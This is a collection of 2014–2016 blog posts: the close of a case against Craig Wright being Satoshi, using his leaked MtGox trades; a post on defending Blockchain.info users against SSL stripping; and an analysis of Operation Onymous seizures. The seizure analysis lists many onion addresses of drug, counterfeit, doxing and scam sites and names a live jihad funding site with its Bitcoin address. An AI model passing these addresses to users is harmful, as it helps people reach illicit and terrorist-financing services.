> Craig was user ‘e62d5e53-0dbc-44be-9591-725cd55ca9dd’ at the Mtgox exchange. With this identifier, it’s possible to look up his trades in the 2014 leak. I posted the raw data in this pastebin, you can import it into spreadsheet software like Excel to play with it yourself.
He started trading at 22/04/2013, this is just after the crash of the April 2013 bubble (or the ‘Cyprus bubble’). He lost interest pretty quickly, because activity stopped 27/04, only to come back 25/11 around the peak of the last bitcoin bubble. His average price is actually $120 and he bought around 50 bitcoins, but his last buy was 17 bitcoins at around $1200. He ends up with a balance of just under 15 bitcoins when mtgox shuts down, so he probably lost another few bitcoins with trading. (The trade data in the leak stops at November 2013)
His user details were posted in [“Craig Wright lost 14 Bitcoin at MtGox”](https://www.reddit.com/r/Bitcoin/comments/4hqbux/fun_fact_craig_wright_lost_14_in_mtgox/) and the full trading history [has been posted here](https://pastebin.com/g3ME3Grc).
The highlights are that Wright not only lost coins on MtGox, but was purchasing Bitcoin at the very peak of the MtGox bubble ($1200 USD).
## 2.9. Wright planning his own payments system 2011
From [user avirunes on reddit](https://www.reddit.com/r/btc/comments/4i1hiv/if_you_want_proof_craig_wright_isnt_satoshi/), an archived [copy of his blog from 2011](https://archive.is/3UwA7) shows that Wright was planning his own online payments system backed by gold, making no reference to e-gold or Bitcoin:
> A gold standard stops the havoc that governments have been setting on the global economy whilst also fixing inflation to natural means and not arbitrary measures created by politicians with rent seeking in mind.
It isn’t plausible that somebody who had invented Bitocin 4 years earlier would propose a centralized payment application similar to PayPal but backed by gold.
## 3. Conclusion
Wright has a history of fabricating evidence in support of his claim that he is Satoshi Nakamoto. Despite his claims of not wanting the notoriety or the attention, he is going to a lot of trouble to construct a reality of himself as Satoshi Nakamoto. In the almost 6 months since the first Wired and Gizmodo stories were published he has had ample opportunity to prove conclusively that he is Satoshi, and the protocol and requirements for doing so are well understood and not onerous. They do not require a 10 page blog post with notepad screenshots of shell scripts explaining Linux commands, file formats or OpenSSL. They also do not involve tightly controlled demonstrations in an environment completely under his control. The real creator of Bitcoin would know this.
The burden of proof for anybody claiming to be Nakamoto should be high. In the case of Wright, because of his previous fabrications, that burden is greater. His claims have to be treated with a great amount of skepticism, and his actions treated not as those of a sincere person, but rather as those of a person with a history and reputation for deception. Wright has yet to meet this burden, and until he does, Craig Wright is not Satoshi Nakamoto.
_Thanks to [@securedmh](https://www.twitter.com/securedmh) and [@octal](https://www.twitter.com/octal) for suggestions and running through parts of this with me, along with a number of people on Twitter both in public and in DM’s who helped out with suggestions, ideas and pure crazy speculation, and also the large community of Bitcoiners on reddit, bitcointalk and other places who tore this story apart and provided a lot of useful pointers._
## Revision History
- May 6th – Added sections on [MtGox history](#evidence-against-8) and previous [PayPal like](#evidence-against-9) proposal
- May 3rd – Added section on [Electrum](#evidence-against-7)
- May 2nd – First published
---
# Securing Blockchain.info Users with Tor and SSL
*2014-12-03*
Over the past couple of weeks there has been a marked increase in the number of man-in-the-middle (MITM) attacks against Tor users of web based Bitcoin wallet provider Blockchain.info. One user reported [63 bitcoin](https://bitcointalk.org/index.php?topic=875805.0) stolen, and there were [many](https://www.reddit.com/r/Bitcoin/comments/2nrf12/my_blockchaininfo_account_was_hacked_thanksgiving/) [other examples](https://www.reddit.com/r/Bitcoin/comments/2nkias/this_is_a_list_of_rbitcoin_users_who_had_their/) as the thefts continued [despite warnings](https://twitter.com/blockchain/status/522454637115617280) to users. The attacks were so successful that Blockchain resorted to blocking all traffic to the wallet service from Tor exit nodes.
I've been working with Blockchain since Saturday to implement a number of security measures to better protect users. The main result of these efforts is that today we are announcing that Blockchain is now available as a hidden service on Tor with a signed SSL[^1] certificate (provided by [DigiCert](https://www.digicert.com)) and HTTPS enforced across the site. The address is `https://blockchainbdgpzk.onion/`.
Blockchain are now only the second site to offer an alternate service on the Tor network with a signed certificate after Facebook [announced their own](https://www.facebook.com/notes/protect-the-graph/making-connections-to-facebook-more-secure/1526085754298237) hidden service last month.
Along with the hidden service and signed certificate, Blockchain has switched to HTTPS across the site and enforced secure connections on both the clearweb domain and the onion site with [Strict Transport Security](https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security) (HSTS) (which will be preloaded for the clearweb domain in all major browsers, and hopefully also for the onion domain), and will also implement dynamic public key pinning with Public Key Pinning ([HPKP](https://tools.ietf.org/html/draft-ietf-websec-key-pinning-01)).
With an authenticated hidden service Blockchain users are able to access their Bitcoin wallets with the added anonymity of Tor while avoiding exit nodes. For users of the regular clearweb Blockchain service the addition of HSTS and HPKP provide additional guarantees against MITM attacks and rogue or stolen site certificates.
## MITM Attacks and SSL Stripping
MITM attacks against users on Tor are simple to execute and remarkably effective. The type is attack is referred to as SSL stripping, where the MITM would intercept requests to an HTTPS service and downgrades the connection to plain unencrypted and unauthenticated HTTP. If the user doesn’t notice the switch to HTTP, or if the browser doesn’t enforce HTTPS, then any data or credentials submitted can be read and stored by the MITM.
This technique was detailed and presented by Moxie Marlinspike in a [2009 talk at the Black Hat security conference](https://www.youtube.com/watch?v=MFol6IMbZ7Y), where he also released a tool for the purpose called [sslstrip](https://www.thoughtcrime.org/software/sslstrip/). It has been five years since the presentation and the release of the tool yet awareness of SSL stripping attacks amongst users is low and this type of attack is incredibly underrated.
In an SSL stripping attack, the attacker first inserts their machine as a proxy between the victim and target website. This can be achieved with arp spoofing on a LAN or WiFi network, with DNS poisoning, by seizing a VPN server or HTTP proxy or by running a Tor exit node. Once inserted on the path between the victim and the connection to a web server, the sslstrip attack will intercept requests to an HTTPS based service and proxy them back to the user over HTTP.
It is an attack type that relies on the user not noticing that their connection is no longer secured. One of the most common SSL stripping techniques is to set a lock icon as the fav icon for the website to fool the user into not noticing they aren’t on a real HTTP page. Here is an example of the Gmail homepage with sslstrip placing a lock icon as a favicon, note the _HTTP_ URL:
(Note: The last two slides are from Moxie’s [Black Hat talk](https://www.youtube.com/watch?v=MFol6IMbZ7Y), which is very accessible and worth seeing. His [followup talk](https://www.youtube.com/watch?v=ibF36Yyeehw) with details of other stripping techniques is also recommended, as is [Moxie’s blog](https://www.thoughtcrime.org).).
SSL Stripping is responsible for a large number of the attacks against Blockchain users, particularly those accessing the service over Tor. The recommended action for users it to always check the validity of their connection to the web server and to make sure it is secure and that the certificate they are presented validates (you can check this in most browsers by clicking on the (real) secure lock icon).
## The 10-character Address
`blockchainbdgpzk.onion` is a 10-character vanity onion address. It took around 40 hours to find using a large cluster of GPU instances on Amazon Web Services running [Scallion](https://github.com/lachesis/scallion). Utilizing spot instances across a variety of regions and zones over the weekend kept the costs reasonable.
Thank you to Scallion developer Eric Swanson for providing a great tool and for answering some of my queries. The total hashrate achieved in the cluster was just under 10,000 MH/s
I will be publishing my AMI shortly, if you need assistance in finding a vanity onion address for your own Tor hidden service [get in touch](/contact).
## CA Signed Onion Addrees
We worked with [DigiCert](https://www.digicert.com) to get a certificate containing the new onion address for Blockchain signed (thank you to Jeremy and the team there, they leapt into action and helped us out when we found ourselves in an urgent situation). DigiCert also signed the certificate used by Facebook in their hidden service. Since .onion is a pseudo-TLD Tor hidden service host names cannot be specified as the common name in the certificate. With Facebook and Blockchain certificates were generated with the onion addresses specified in the Subject Area Name (SAN) field.
One problem with this approach is that the [CA/Browser Forum](https://cabforum.org/) (CAB), a body comprised of browser manufacturers and certificate authorities that set certificate standards, decided to [deprecate the use of local names in CA signed SAN certificates](https://www.networking4all.com/en/ssl+certificates/faq/change+san+issue/) (details and guidelines [from CAB in this PDF](https://cabforum.org/wp-content/uploads/Guidance-Deprecated-Internal-Names.pdf)). As it isn’t a formal TLD, .onion is considered a local name, and with local names in SAN certificates no longer being valid from the 1st of November 2015 it means certificates signed for .onion addresses will also no longer be valid.
Hopefully between now and the November 2015 expiry date a solution will be reached, as .onion _clearly_ isn’t a local name and should be a recognized TLD. There are a number of reasons why .onion has yet to be recognized, not least of which are the [fees sought by ICANN for new TLD registration](https://trac.torproject.org/projects/tor/ticket/6116) – a figure of approximately $200,000.
## Chromium Verification Failure
Google has surged ahead with local name signed certificate deprecation by not validating them in Chromium. This means the Facebook and Blockchain hidden services are displayed as broken HTTPS connections despite all the certificates validating.
Chrome will only validate signed certificates for hostnames that belong to a TLD or country-level domain that is listed in the [public suffix list](https://publicsuffix.org/). This is a sound security decision, the problem is that .onion needs to be recognized as a proper TLD. If it isn’t recognized as a TLD, I hope that the browsers will include it as an exception.
## Encrypted Services
Alternate services on Tor don’t need the server anonymity that hidden services provide. The location of the server in cases such as Facebook and Blockchain is no secret, so the Tor circuit could cut off the last hops to the hidden service and speed things up. Turns out there is an [old draft proposal](https://gitweb.torproject.org/torspec.git/blob_plain/HEAD:/proposals/ideas/xxx-encrypted-services.txt) for exactly that – it is referred to as Encrypted Services. With more alternate services popping up on Tor now would be a good time to dust that proposal off and investigate finishing the spec and getting it implemented.
## Protocol Upgrade
[HTTPSEverywhere](https://www.eff.org/HTTPS-EVERYWHERE) is a browser plugin from the EFF that automatically redirects web requests to secure versions of a website if it is available. It is built into the Tor browser by default. There is a fork of the plugin called [Darkweb Everywhere](https://github.com/chris-barry/darkweb-everywhere) which redirects clearweb visits to an equivalent onion site if one is available.
As with HTTPSEverywhere, the plugin achieves this by maintaining [an index of rules](https://github.com/chris-barry/darkweb-everywhere/tree/master/src/chrome/content/rules) listing each website and it’s onion address. There are a number of downsides with this approach – namely maintaining the rule set and then collating evidence of ownership and an audit trail for each onion website.
An approach that has been suggested on [one of the Tor mailing lists](https://lists.torproject.org/pipermail/tor-talk/2014-May/032907.html) is for websites to return an HTTP header specifying the location of the onion address for their alternate service.
The idea is that a Tor-capable user agent visiting `facebook.com` or `blockchain.info` would be automatically redirected to `facebookcorewwwi.onion` or `blockchainbdgpzk.onion` respectively.
It would be preferable if configuration and maintenance of a clearweb to onion redirect was with the website operator, similar to the way HSTS works with the redirect being established and then cached. There are some privacy and security implications that need to be considered, and Facebook may find it difficult to justify returning an additional HTTP header a few hundred million times per day for the benefit of a handful of users (as pointed out by Alec Muffett [on Twitter](https://twitter.com/alecmuffett/status/538991864582782976)).
We are planning on coming up with a solution that would redirect Tor users to onion sites (or i2p users to eepsites – keeping it protocol neutral) and rolling it out. If you have any ideas or proposals for a protocol that could work, [get in touch](/contact) on Twitter or on email.
## Tor Use Cases
In the media Tor is most often associated with drug markets, the darkweb and whistleblowers, but there are [many other use cases](https://www.torproject.org/about/torusers.html.en) and applications for the network. It pairs perfectly with Bitcoin (although you [shouldn’t run](https://orbilu.uni.lu/bitstream/10993/18679/1/Ccsfp614s-biryukovATS.pdf) a full p2p Bitcoin client on Tor), can provide user anonymity and access to web services where they may otherwise be blocked or intercepted.
I've seen a large amount of interest from various parties in providing alternate services on Tor, and i'm going to be working on bringing more businesses and web services onto the network. If you're interested in learning more about how Tor could work for you, want to setup your own services or would like help in finding the right onion address or configuring hidden services [get in touch](/contact).
[^1]: with SSL 3.0 now mostly gone, technically it is TLS – although I find it difficult to get used to referring to it as that.
---
# FBI seizes fake Tor hosted Jihad funding website as part of Operation Onymous, leaves up real site
*2014-11-17*
As part of Operation Onymous the FBI seized [some 276 Tor hidden services](https://www.nikcub.com/posts/onymous-part1/), many of which were clone or scam websites. One of the websites the FBI seized that we located during our crawl was titled “Fund the Islamic Struggle Anonymously”. The website had a short message for visitors where it asked for donations towards setting up “a new Islamic front in the USA and around the world”, and that visitors could send these donations “without leaving a trace”.
The problem, as with a lot of the other seizures as part of Operation Onymous, is that the FBI seized a fake version of the site. The FBI seized version was hosted at `bc3nbr42tdnqamvs.onion` is (or was) displaying a seizure notice, while the real version of the website can still be found at `teir4baj5mpvkg5n.onion`
Here is what the site looks like right now:
The Bitcoin address on the website, [13Pcmh4dKJE8Aqrhq4ZZwmM1sbKFcMQEEV](https://blockchain.info/address/13Pcmh4dKJE8Aqrhq4ZZwmM1sbKFcMQEEV), shows that just over 5 BTC has been donated to it.
The FBI made no mention of seizing a jihadi fundraising website as part of Operation Onymous, and in any case they left the real version of the site live.
---
# Large Number of Tor Hidden Sites Seized by the FBI in Operation Onymous were Clone or Scam Sites
*2014-11-17*
_This post is the first in a series dealing with the takedown of Silk Road 2.0 and [Operation Onymous](https://en.wikipedia.org/wiki/Operation_Onymous). The data in this post was put together with [@secruedmh](https://twitter.com/secruedmh) and [@imposter](https://twitter.com/1mp0ster). A big thanks to Juha Nurmia and his [Tor Hidden Service Index](https://ahmia.fi/search/), and researchers who share their work or report on stories such as [lamoustache](https://www.twitter.com/lamoustache), [gwern](https://www.gwern.net), [deepdotweb](https://www.deepdotweb.com/) along with others who don’t wish to be named for helping us fill in our index and cache. For updates [follow on twitter](https://www.twitter.com/nikcub)._
In the two weeks since Silk Road 2.0 and a large number of other Tor hosted hidden services were taken down as part of Operation Onymous, we have crawled and indexed onion sites to find out just how many sites were seized and what sites were seized. Initial reports said 410 sites were seized, then 400 and this number has continued to be revised down until Europol said only some two-dozen sites were seized. Our crawl of just over 9,000 onion sites has found 276 seized onion sites.
The full table of seized onion sites discovered is below, an overview of the data and some findings:
1. Out of a total of 276 seized onion addresses found, we identified 153 of the addresses as belonging to either clone, scam or phishing sites.
1. Of the 153 clone or scam sites, 133 were clones and 20 were scam or phishing sites.
1. In a number of cases the FBI has seized the clone or scam version of a site while leaving up the real site.
1. In May of 2014 a bot known as the “Onion Cloner” [was discovered](http://allyour4nert7pkh.onion/wiki/index.php?title=Onion_Cloner) and became known to Tor hidden service operators. This bot would find Tor hidden sites and clone them on its own address in an effort to steal passwords or intercept Bitcoin transactions. Of the 133 clone sites that the FBI seized, a large number of them were clone sites produced by the Onion Cloner that were mistaken for the real copy.
1. Of the 8 websites mentioned in the [FBI press release](https://www.fbi.gov/newyork/press-releases/2014/dozens-of-online-dark-markets-seized-pursuant-to-forfeiture-complaint-filed-in-manhattan-federal-court-in-conjunction-with-the-arrest-of-the-operator-of-silk-road-2.0), 2 are clones and 1 is a scam site.
1. Of the 32 onion addresses mentioned in the [DOJ seizure notice](https://www.scribd.com/doc/246222731/Operation-Onymous-Dark-Markets-Seizure-Forfeiture-Complaint) filed in US court, 3 are scam sites and 9 are clone websites.
1. As far as our survey has revealed and based on prior data about the Onion Cloner, **every single** Onion Cloner clone site has been seized or is no longer available.
1. For the following sites, the clone or fake version was seized while the real site remains live: Cannabis UK, CStore, Dedope, Executive Outcomes, FakeID, Fake Real Plastic, Hackintosh, Pablo Escobar Drug Store, Real Cards Team, Smokeables, Zero Squad. Some of these sites were mentioned in the FBI press release or court seizure notice as having been taken down when in fact the clones were seized.
1. There are almost 200 sites that have been seized that are not mentioned in any seizure notice or press release. These include the (real) sites for Fish Squad, Exposed, Hack the Planet, Cash Machine, DOXBIN, Pink Meth, OnionSphere, Mr Ouid’s Forum. That list includes personal websites, forums or other sites that had no outward appearance of illegal activity, and they are also not mentioned in any court or press documents. These sites were seized with what appears to be no, or little legal justification.
1. Scam or phishing versions of Silk Road 2.0, Agora, Real Cards Team, Evolution and many other sites were seized.
1. For some of the onion addresses, being mentioned in the FBI press release or the seizure notice is the first and only ever public web mention of the address.
1. The website “Executive Outcomes”, which the FBI claims in seizure notices and press releases was a retailer of firearms was a well known scam site – it never shipped any weapons but took users funds.
1. A clone of a Jihad funding website called “Fund the Islamic Struggle without leaving a trace” [was seized, while the real website remains live](https://www.nikcub.me/posts/fbi-seizes-fake-tor-hosted-jihad-funding-website-as-part-of-operation-onymous-leaves-up-real-site/) (and has accepted over 5 BTC in donations)
## Indications of Method
That the FBI seized so many clone and fake websites suggests a broad, untargeted sweep of hidden services rather than a targeted campaign. The slapshot nature of how sites were seized suggests that rather than starting with an onion address and then discovering the host server to seize, this campaign simply vacuumed up a large number of onion websites by targeting specific hosting companies. We have tracked down the hosting companies affected and the details will be published in a follow-up.
On that note, if you were the administrator of a hidden site that was seized, be it a clone or a real site, please get in touch. I’ve spoken to a number of admins and hosting companies and have put together what the seized sites had in common in order to deduce the method used to locate them. Information from admins and hosts is invaluable in working out what the weaknesses of the seized sites was, and what can be learned from the seizures. There is a high likelihood that none of the seizures will be tested or revealed in court, at least not in the short term, so getting this information is important.
## Tor Onion Data
The database of hidden sites, which I believe is the largest that has been collated, will be [posted to this GitHub repository](https://github.com/nikcub/tordata) sometime in the next couple of days. An earlier version of the crawler used is [also available on GitHub](https://github.com/nikcub/torsurvey). We are currently putting together an index of data from the seized sites, including the forums, and other Tor hidden services along with a search engine. If you’re interested in contributing or adding data to it send a pull request.
**\*Table key:** Column S = Site mentioned in [DOJ seizure notice](https://www.scribd.com/doc/246222731/Operation-Onymous-Dark-Markets-Seizure-Forfeiture-Complaint). Column P = Site mentioned in [FBI press release](https://www.fbi.gov/newyork/press-releases/2014/dozens-of-online-dark-markets-seized-pursuant-to-forfeiture-complaint-filed-in-manhattan-federal-court-in-conjunction-with-the-arrest-of-the-operator-of-silk-road-2.0)\*
| Site | Host | | S | P |
| :-------------------------------------- | :----------------------- | :---- | :-: | :-: |
| Tor Bazaar Forum | `22iwhc2luicynjqy.onion` | | |
| Fake ID | `23swqgocas65z7xz.onion` | Clone | \* | \* |
| NLGrowers | `25ffhn7bm5fget24.onion` | Scam | |
| Tor web developer: | `2hcruaawg3e55vfa.onion` | Clone | |
| The Dealer: | `2sr3d7kvco5iy6ws.onion` | Clone | |
| Doublespend | `2xfmz7uf6ip6kpg3.onion` | Scam | |
| The Hidden Wiki (mirror): | `33lwkzt672innsj6.onion` | Clone | |
| KavkazCenter: | `33vqatzbvipi5ghe.onion` | Clone | |
| Trava Pricelist | `34j2fiy32xwuxsku.onion` | | |
| Sea Kitten Palace: | `3cvsdlyltwapggbf.onion` | Clone | |
| EU DRUGSTORE: | `3d635wnxku6h43eg.onion` | Clone | |
| FAQ : | `3e5rqv7542gxvwpk.onion` | Clone | |
| Bitiply | `3ioo62dyl5xawlmw.onion` | Clone | |
| – | `3nslokdcllxywuxp.onion` | | |
| TORFORUM: | `3osf4ttzukk5aouy.onion` | Clone | |
| Tor Bazaar | `3p42y56a76g6okuv.onion` | | \* |
| Fund The Islamic Struggle Anonymously | `bc3nbr42tdnqamvs.onion` | | |
| Exposed – The Secret Web | `4dpc64mjcbu5kkyn.onion` | Clone | |
| AYPSELA news: | `4jdirmqv2o65dlum.onion` | Clone | |
| Cloud Nine | `4jt6iq3r3agaldg7.onion` | | |
| EasyCoin Bitcoin Wallet & Mixer” | `4p7orzshxhif6cfz.onion` | Clone | |
| TorShops | `4ywfa43x2dutp5ta.onion` | Scam | |
| Jotunbane’s Reading Club: | `52frxf3nn43n6rt5.onion` | Clone | |
| BrainMagic | `5j7o54ivsh3qqgu3.onion` | Clone | |
| 1 Hour Laundry: | `5mkcloe3kuefrqvr.onion` | Clone | |
| Fast Cash! | `5oulvdsnka55buw6.onion` | | \* | \* |
| TorBox: | `5wxxvwnsvwsv2ens.onion` | Clone | |
| Farmer1 | `5x5hcw4ym6nno42p.onion` | | \* |
| GreenPaper Counterfeiters (Super Notes) | `67yjqewxrd2ewbtp.onion` | Scam | \* |
| Onion Mail: | `6e44iwci5e6iodyw.onion` | Clone | |
| Green Machine | `6hstmidevw5dhkct.onion` | | |
| The Green Machine | `6ijclyvilv53ll76.onion` | | \* |
| SteamLoader: | `6nkwg6ngv5txpfqc.onion` | Clone | |
| Doxbin / DeDope | `6odhiu7bke342ip5.onion` | | \* |
| Green Dragon Supplier | `6wlmeo5zdm5jzex5.onion` | | |
| Evolution (Phishing) | `7bt3s7ikypzurhue.onion` | Scam | |
| Wall Street Tor: | `7ttedph3rjhoh24y.onion` | Clone | |
| – | `7xghcctm7r5ef6ce.onion` | | |
| Cash Flow | `7y6e3uutyvoi2myq.onion` | | |
| Babylon | `a7jtfnjllglyjq4q.onion` | | |
| Onion Identity Services | `abbujjh5vqtq77wg.onion` | Scam | |
| USFakeIDs | `abo7iovzgznlqbno.onion` | Clone | |
| Lossless Audio Files: | `afismo35weljjdcv.onion` | Clone | |
| KognitionsKyrkan: | `afkpdjdkvkir4mp4.onion` | Clone | |
| Agora (Phishing) | `agorazbdc4zq5oww.onion` | Scam | |
| Alpaca | `alpaca727o3c75xx.onion` | | |
| Alpaca Marketplace | `alpaca7bcqv2rnu3.onion` | | \* |
| SOL’s Unified USD Counterfeit’s | `aodaost3cbxnzgno.onion` | Clone | \* |
| Cloud Nine | `aoyukbwlwxzcllet.onion` | | |
| NLGrowers: | `aukpec3jyuuoe5cm.onion` | Clone | |
| img.bi: | `b35trto3blj4bpq4.onion` | Clone | |
| Onionweb filehosting: | `b3xbwcuuflw73r5u.onion` | Clone | |
| TORCH | `b7i32g7huhreg2dd.onion` | Clone | |
| Tor Bazaar | `bazaar755zbjb121.onion` | | \* |
| Tor Bazaar | `bazaarlv2a7i3uyn.onion` | | \* |
| Onion Channel | `bcyh7mzfrekxobud.onion` | Clone | |
| Cloud Nine | `bg62ti72ckuo6rm2.onion` | | |
| Blue Sky | `blueskyplzv4fsti.onion` | | \* | \* |
| Mysterious | `bt7wb565zgx3xuug.onion` | Clone | |
| Bungee54 | `bungee54uqchxfny.onion` | | \* |
| Lion Pharma | `bvhbasj4jxhwc7d7.onion` | Clone | |
| Cloud Nine (Main) | `bviaqyj6obc54vhn.onion` | | |
| Cloud Nine | `c6x3fexjje4uaczd.onion` | | |
| – | `c76dtzddabepos74.onion` | | |
| Buy Twitter Followers: | `c7kbn6qnsw6glp5c.onion` | Clone | |
| Cannabis Road | `cannabiskofvl7pa.onion` | | \* |
| Hack The Planet | `chippyits5cqbd7p.onion` | | |
| Cstore – Carded Store | `cstoreav7i44h2lr.onion` | | |
| MAGIC MUSHROOMS STORE: | `cvy25jynw7g6tamj.onion` | Clone | |
| Cloud Nine | `cxhlovvocanzs7ka.onion` | | |
| TorSafe: | `cxyamaiowtvnj22a.onion` | Clone | |
| Cloud Nine | `cyeji6dcpvad5zsq.onion` | | |
| Cloud Nine | `czl2oqmd3ovghwk5.onion` | | |
| The Pot Shop | `d5jkxy5i6r3sddfw.onion` | | |
| Data Bin | `databinhwin4xuxx.onion` | | |
| DeDope | `dedope6uu7errzu3.onion` | Scam | |
| Steal This Wiki mirror: | `dejxz2tiz6f5nbrp.onion` | Clone | |
| Black Market | `dgoega4kbhnp53o7.onion` | Clone | \* |
| Black Market: | `dgoegaf7vnu3uowm.onion` | Clone | |
| Clean My Coins Fake | `djyy6p2ohwkkmn2l.onion` | Clone | |
| Andromeda | `dlifghyxshlgjlzw.onion` | Clone | |
| Help Guy | `dm4gtebssktdskxn.onion` | Clone | |
| Blackbank Market (Scam) | `do37y4wk2detgi6x.onion` | Scam | |
| Cannabis UK | `dokpyl6egokvejos.onion` | Clone | \* |
| Doxbin | `doxbinbhx7nvfq62.onion` | | |
| Doxbin | `doxbindtelxceher.onion` | | |
| Doxbin | `doxbinicsjqqmohl.onion` | | |
| Doxbin | `doxbinphonls5hsk.onion` | | |
| Doxbin | `doxbinumfxfyytnh.onion` | | |
| Doxbin | `doxbinyvbolyfhss.onion` | | |
| Doxbin | `doxbinzqkeoso6sl.onion` | | |
| Pablo Escobar Drugstore | `drugs6ayt3njhzha.onion` | Scam | \* |
| Doxbin | `dxwmc6b3mtklq44j.onion` | | |
| The Armory clone | `dzc6ptsiaajb3mjj.onion` | | |
| Amberoad | `e2lp3d74xdfqmguk.onion` | Clone | |
| Silkroad 2.0: | `e5wvymnx6bx5euvy.onion` | Clone | |
| Outlaw Market | `eaq2e77pmdvrepbq.onion` | | |
| EasyCoin | `easycoinsayj7p5l.onion` | | |
| Cloud Nine | `eb3bbtsqywrdo5ae.onion` | | |
| Real Cards Team | `en74n7uqro3flkmz.onion` | Clone | \* |
| Cloud Nine | `epj7nsddjr3jaorc.onion` | | |
| Cloud Nine | `epvjwvjhqs74iq7l.onion` | | |
| EuroGuns | `eurogunjz5w4qb46.onion` | Scam | |
| Exposed | `exposed36mq3ns23.onion` | | |
| Sell your pictures for Bitcoins | `f2x5eapxymahuf2t.onion` | Clone | |
| EuCanna | `f4ggfopjge6utz3n.onion` | Clone | |
| – | `fbnu5jkwi2daxcze.onion` | | |
| Cstore – Carded Store | `fd4qqglswwsv6fph.onion` | Clone | \* |
| Deutschland im Deep Web | `fjgf5eo4zyntgbus.onion` | Clone | |
| Flugsvamp | `flugsvampfgdzp76.onion` | | |
| Bitcoin For Proxy | `fogcoreohrvfeur5.onion` | Scam | |
| Cannabis Road | `forumzxmoorof4ja.onion` | | \* |
| Welcome, We’ve been expecting you!:” | `foubiqu6uin2dv2n.onion` | Clone | |
| USA/EU Fake Documents store: | `ftkfjfsbsc3yebzw.onion` | Clone | |
| Laundry King: | `fvb7crr4hu7u57m6.onion` | Clone | |
| Apples 4 Bitcoin | `fvpibvo6tphexfvl.onion` | Scam | |
| Double Your Bitcoins | `fwpplqylgbpjymrr.onion` | Clone | |
| MALINA | `fzmmntb5ufod2zyt.onion` | Clone | |
| TorFind: | `g3tqsiw5rc6d6vmc.onion` | Clone | |
| konkret – das linke magazine | `gcymml5rdr6lhpto.onion` | | |
| – | `ghwntyvlyt5t65l4.onion` | | |
| Словесный Богатырь | `gr4dszr5zd2k44qa.onion` | Clone | |
| Deep Web Radio: | `gzkqe6rodeexilic.onion` | Clone | |
| DuckDuckGo: | `h2dbmwstr6klbsi6.onion` | Clone | |
| The Pirate Market: | `h5nfci2xgob2nheu.onion` | Clone | |
| Cloud Nine | `h5ry3wfk7md3vkfc.onion` | | |
| Cash Machine | `hcutffvavocsh6nd.onion` | | |
| The PaypalCenter | `hd74evbdzn6cl264.onion` | Scam | |
| | `heqiepy33ssju7bn.onion` | | |
| Black&Yellow | `hwvx64v3zu43ih75.onion` | | |
| Hydra Forum | `hydrafmchvpq5yc6.onion` | | \* |
| Hydra | `hydrampvvnunildl.onion` | | \* | \* |
| Hydra Russian | `hydraruehsdjjfud.onion` | | |
| TorSearch: | `i7fahngv323nndta.onion` | Clone | |
| Executive Outcomes | `iczyaan7hzkyjown.onion` | Clone | \* | \* |
| Fake Real Plastic | `igvmwp3544wpnd6u.onion` | | \* | \* |
| TorGameDepot: | `ilf5incisxerov56.onion` | Clone | |
| Cloud Nine | `itjsuhezvyyi7pjg.onion` | | |
| – | `ixfdahfew32luevo.onion` | | |
| Super Notes Counter | `j62alxawj7624ejg.onion` | Clone | |
| Hydra | `j6372sksh6uolrzz.onion` | | |
| Site do Renan Jackson: | `jcfcrq76kdc4ghmo.onion` | Clone | |
| Cocaine Market | `jd3gdrtmhm7vwudx.onion` | | |
| CYRUSERV: | `jf5p4debofmd2kdq.onion` | Clone | |
| Mr Quid’s Forum | `jfekrr6wghtmalpd.onion` | | |
| Apple’s Tor | `jff4wifbjuqmhubb.onion` | Clone | \* |
| OnionNews: | `jgfoj3jyfinnrbs5.onion` | Clone | |
| Cloud Nine | `jgpvu5d5fufwpqa7.onion` | | |
| Cloud Nine | `ji45q56enmtidgl5.onion` | | |
| Cheap Euros | `jmntdqtytkuhqlzu.onion` | Clone | |
| The House of Cards: | `jmobhake4txapqd7.onion` | Clone | |
| paraZite | `juctmzs5jwu3cd6l.onion` | Clone | |
| Cloud Nine | `jz3rmfugjt5eiyr5.onion` | | |
| WeBuyBitcoins | `jzn5w5pmhmbqxmzi.onion` | | |
| Onion Identity Services | `k5dvoeyiwakymez5.onion` | Clone | |
| DeDope | `kbvbh4kdddiha2ht.onion` | | |
| Apple Palace | `kcan7d4ahhryu6gg.onion` | Clone | |
| The Hidden Wiki | `kpvz7ki2v5agwt35.onion` | | |
| The Tor Library: | `lgic2yjpimouvjnw.onion` | Clone | |
| Cloud Nine | `lhckzzv3qlvcwfg2.onion` | | |
| Doxbin | `lhvxqyd7ux2oinn7.onion` | | |
| Kamagra for Bitcoin: | `lnien5hngzlojppv.onion` | Clone | |
| The PayPal Center | `lygnimwoedhioopl.onion` | | |
| Silkkitie | `m2lbhzmzmfv5a763.onion` | | |
| Vault43 | `m7653h3gcw7d2ytf.onion` | | |
| MALINA | `malina2ihfyawiau.onion` | | |
| CebollaChan: | `mdlhkgnddfijuh4z.onion` | Clone | |
| Runion | `mescqp3y3sfo27rm.onion` | Clone | |
| Hidden Betcoin | `mqaa6l5vb7rbpksf.onion` | | |
| The PayPal Center | `mv5cb4hz3ecscshx.onion` | | \* |
| Cloud Nine | `mx7rzz5my2fq46wz.onion` | | |
| Prepaid Bliss: | `n5qsqwl2y3qrr2jq.onion` | Clone | |
| Cloud Nine | `n7hwwwncx3bcx5vc.onion` | | |
| Cloud Nine | `ned32wtuel43cxbf.onion` | | |
| Torchan: | `noqfeqisdgchn7zb.onion` | Clone | |
| Doxbin | `npieqpvpjhrmdchg.onion` | | |
| MORAL.NU | `nskxjg4c3nvwzxuw.onion` | Clone | |
| Paypal-Coins | `o3ecpxemcg4itdoy.onion` | Clone | |
| Onionshop | `onionsvpscug6wpk.onion` | | |
| The Secret Story Archive: | `oqgylsk6seo42gpk.onion` | Clone | |
| Tor Bazaar Beta | `orjidjtyniyzn5il.onion` | | |
| Drug Market | `oxr3dae6epxdc4pg.onion` | Clone | |
| The Secret Story Archive #1st: | `oxrxwesdxlnwsj3x.onion` | Clone | |
| USJUD Counterfeits | `p4ecvpaclc44j3jz.onion` | Clone | |
| Cloud Nine | `p6qx55i5r64mxq7n.onion` | | |
| Pandora | `pandora3uym4z42b.onion` | | \* | \* |
| Clone Site | `pbq2zmsrh4cdxdxl.onion` | Scam | |
| UK Passports: | `pclb34gpalrdxj4u.onion` | Clone | |
| nachash | `penisycpu3fixdcr.onion` | | |
| Green Dragon Supplier | `pg5epl6suareiqq6.onion` | | |
| Old Man Fixer’s Fixing Services | `ph22uxxxttai7v2n.onion` | Clone | |
| BitPharma | `pharmagbsxol4n4k.onion` | | |
| BitPharma | `pharmajiyhpjflqi.onion` | Clone | |
| Pink Meth | `pinkmethuylnenlz.onion` | | |
